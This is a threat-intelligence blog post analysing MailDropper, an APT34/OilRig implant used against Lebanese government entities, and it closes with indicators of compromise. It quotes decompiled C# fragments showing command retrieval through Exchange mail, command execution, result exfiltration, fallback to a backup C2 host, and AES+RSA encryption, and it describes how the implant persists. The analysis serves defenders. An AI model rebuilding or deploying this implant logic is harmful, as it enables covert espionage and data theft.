APT34 (aka OilRig, aka Helix Kitten) attacks Lebanon government entities with MailDropper implants

blog.telsy.com/apt34-aka-oilrig-attacks-lebanon-government-entities-with-maildropper-implant

webmaster@telsy.com

Very recently another custom malicious implant that seems to be related to APT34 (aka OilRig) has been uploaded to a major malware analysis platform. Since 2014, year in which FireEye spotted out this hacking group, APT34 is well-known to conduct cyber operations primarily in the Middle East, mainly targeting financial, government, energy, chemical and telecommunications sector.

In this case, the threat group probably compromised a Microsoft Exchange account of a sensitive entity related to Lebanese government, and used the mail server as command-and-control of the implant. All the traffic between the compromised machine and the C2 is conveyed through legit email messages, making the implant identification harder. The victim seems to be a Lebanese government entity, so it's possible to guess that the APT group exploited the trust towards the first entity to compromise others and to hide its malicious operations.


Actor Profile

APT34 is believed to be a a threat actor close to Iranian government in consideration of the fact that it conducts operations aligned with the interests of this country. Over the time this group has been observed to carry out supply chain attacks, leveraging the trust relationship between their primary targets and others organizations. Over the time, many malware families have also been associated with this group including ***ISMAgent***, ***ISMDoor***, ***ISMInjector***, ***TwoFace*** and, at the time of this analysis, the ***MailDropper*** one.

Behavior Analysis

The malware is delivered through spear-phishing email messages. The infection starts with a macro-armed Excel document. The Macro contains a base64 encoded executable payload, copied as *"monitor.exe"*, which will be deployed in a just created folder, named *".Monitor"* under *"C:\Users\Public".* Through the usage of Windows Task Scheduler, *"monitor.exe"* is added to a new task, named ***"SystemErrorReporter"***, whose execution is scheduled every minute.

Analyzing the resources embedded into "*monitor.exe*", it is possible to discover some further information, such as the credentials used to access a Microsoft Exchange server hosted in Lebanon. For privacy reasons, the primary communication server will not be publicly released.



hardcoded credentials of the implant

We guess the attackers have compromised the account ***"media@xxx.local"***, belonging to the local domain of the targeted institution, and used it to perform malicious operations. In this specific case, the access to the mail server is used by the malware to get a list of commands to be executed through the retrieving and parsing of a **CMD** list. So, it acts like a command-and-control server.

```
Communication communication = Program.CheckConnection(new List<Credential>
{
    new Credential(Resource1.host, Resource1.username, Resource1.password, Resource1.to, Resource1.serverAddress)
});
List<byte[]> commands = communication.GetCommands(); 1
List<CMD> list = new List<CMD>();
foreach (byte[] data in commands)
{
    list.AddRange(Parser.ParseCommand(data));
}
string str = "";
foreach (CMD cmd in list)
{
    str = str + cmd.cid + "-";
}
byte[] results = Parser.CreateResult(Runner.ExecAllCmds(list)); 2
communication.SendResult(results); 3
```

Retrieving and parsing CMDs

If the mail server is down or deny the access, the malware uses a backup URL, *"**hxxp://godoycrus.com**"* to get the commands list, according to the evidences below:

```
private static Communication CheckConnection(List<Credential> credentials)
{
    EWSCommunication ewscommunication = null;
    Credential credential = null;
    foreach (Credential credential2 in credentials)
    {
        Credential credential3 = credential = credential2;
        Program.icon.Visible = false;
        ewscommunication = EWSCommunication.CheckEWSConnection(credential3);
        if (ewscommunication != null)
        {
            try
            {
                ewscommunication.TestConnection();
                break;
            }
            catch
            {
                ewscommunication = null;
            }
        }
    }
    if (ewscommunication != null)
    {
        return ewscommunication;
    }
    return new HTTPS(credential.ServerAddress, credential.Username);
}
```

check connection to *mail server*

check connection to *http://godoycrus.com/*

Switch between Command and Control servers

The malware is capable to perform the following primary operations:

[+] arbitrary commands execution

[+] download and upload of files

[+] data exfiltration

The following is a extraction of the commands handling code snippet:

```
public class Types
{
    // Token: 0x04001389 RID: 5001
    public static int Execute = 101;

    // Token: 0x0400138A RID: 5002
    public static int Download = 102;

    // Token: 0x0400138B RID: 5003
    public static int Upload = 103;

    // Token: 0x0400138C RID: 5004
    public static int Shred = 104;

    // Token: 0x0400138D RID: 5005
    public static int Send_Log = 105;

    // Token: 0x0400138E RID: 5006
    public static int Change_Interval = 106;
}
```

Code handling code snippet

Interesting the way through which the malware retrieves the commands from the mail server. It access to the ***Inbox*** folder and search for emails containing a specific subject: *"**Resume7AKF1PMAVAHI7SYK**"*. If one or more emails are found, the malware tries to extract the content of the attachment files, that corresponds to a Base64-encoded command that should be executed.

```
public override List<byte[]> GetCommands()
{
    List<byte[]> list = new List<byte[]>();
    if (this.firstGet)
    {
        foreach (Item item in this.ews.GetList(this.destFolder, Resource1.cmdSubject + Resource1.identifier))
        {
            EmailMessage emailMessage = (EmailMessage)item;
            foreach (Attachment attachment in emailMessage.Attachments)
            {
                if (attachment is FileAttachment)
                {
                    using (MemoryStream memoryStream = new MemoryStream())
                    {
                        ((FileAttachment)attachment).Load(memoryStream);
                        list.Add(Lib.FromBase64(Encoding.UTF8.GetString(memoryStream.ToArray())));
                    }
                }
            }
            emailMessage.Delete(DeleteMode.HardDelete);
        }
```


cmdSubject: 1 Resume

identifier: 1 7AKF1PMAVAHI7SYK

Once the attachments are inspected, the current email is definitely deleted using the *"**HardDelete**"* flag. In this way the email message does not even appear in the trash folder.

As shown above, the retrieved commands are executed using the *"**ExecAllCmds**"* method and the result is sent to the C2 through the *"**SendResult**"* method. If the malware is using the Exchange server as C2, the output of the commands execution is sent as email message. Once again, the malware uses a specific pattern to build the email: its subject is build starting from the

string *"**Great! 7AKF1PMAVAHI7SYK**"*, appending the current date to it. The email body contains only the string *"**This is our reusme!**"* (*showing with a syntax error*) and the attachment is a *"**.txt**"* file named *"**resume.txt**"*, which contains the encoded information returned by the commands execution. The following image is another evidence about what observed:



All the data exchanged between the implant and the server is encrypted using an **AES+RSA** schema. The data is first ciphered using **AES** algorithm with an auto-generated key, then the key is encrypted using **RSA** and prepended to the data that will be sent to the server, as shown following:

```
// Token: 0x02000006 RID: 6
internal static class Crypto
{
    // Token: 0x06000019 RID: 25 RVA: 0x000023AC File Offset: 0x000005AC
    public static byte[] Encrypt(byte[] plain)
    {
        byte[] array;
        using (AesManaged aesManaged = new AesManaged())
        {
            byte[] key = aesManaged.Key;
            byte[] iv = aesManaged.IV;
            array = AES.Encrypt(plain, key, iv);
            array = RSA.Encrypt(key).Concat(array).ToArray<byte>();
        }
        return array;
    }
}
```

Persistence

The malware grants its persistence on the victim machine using the Windows Task Scheduler. It creates a new task pointing to *"C:\Users\Public\.Monitor\monitor.exe"*, starting the malicious payload every minute.

Attribution

The analyzed sample has some similarities with ***DNSpionage***, the remote administrative tool developed by APT34 and analyzed by Talos Group in 2019 (ref. https://blog.talosintelligence.com/2019/04/dnspionage-brings-out-karkoff.html). We can summarize some characteristics in common:

- both the implant targeted Lebanon;

- in both cases the initial document is an Excel file containing macro: in DNSpionage the content of the document is the only string *“haha you are donkey”*, but in the last case it is totally empty;
- both the samples use dot in the created folder name, which is “.***msonedrive***” in ***DNSpionage*** and “.***Monitor***” in the last sample;
- both the campaigns employ .NET payload.

Telemetry

At the time of this analysis, this implant seems to be used exclusively in the Lebanese region, confirming the targeted nature of the implant.

Indicators of Compromise

md5: **b08dff2a95426a0e32731ef337eab542**

sha1: **c53d785917c1da4d40cd9fac1455d096faa4b672**

sha256: ***ebae23be2e24139245cc32ceda4b05c77ba393442482109cc69a6cecc6ad1393***

Domain name: ***godoycrus[.]com***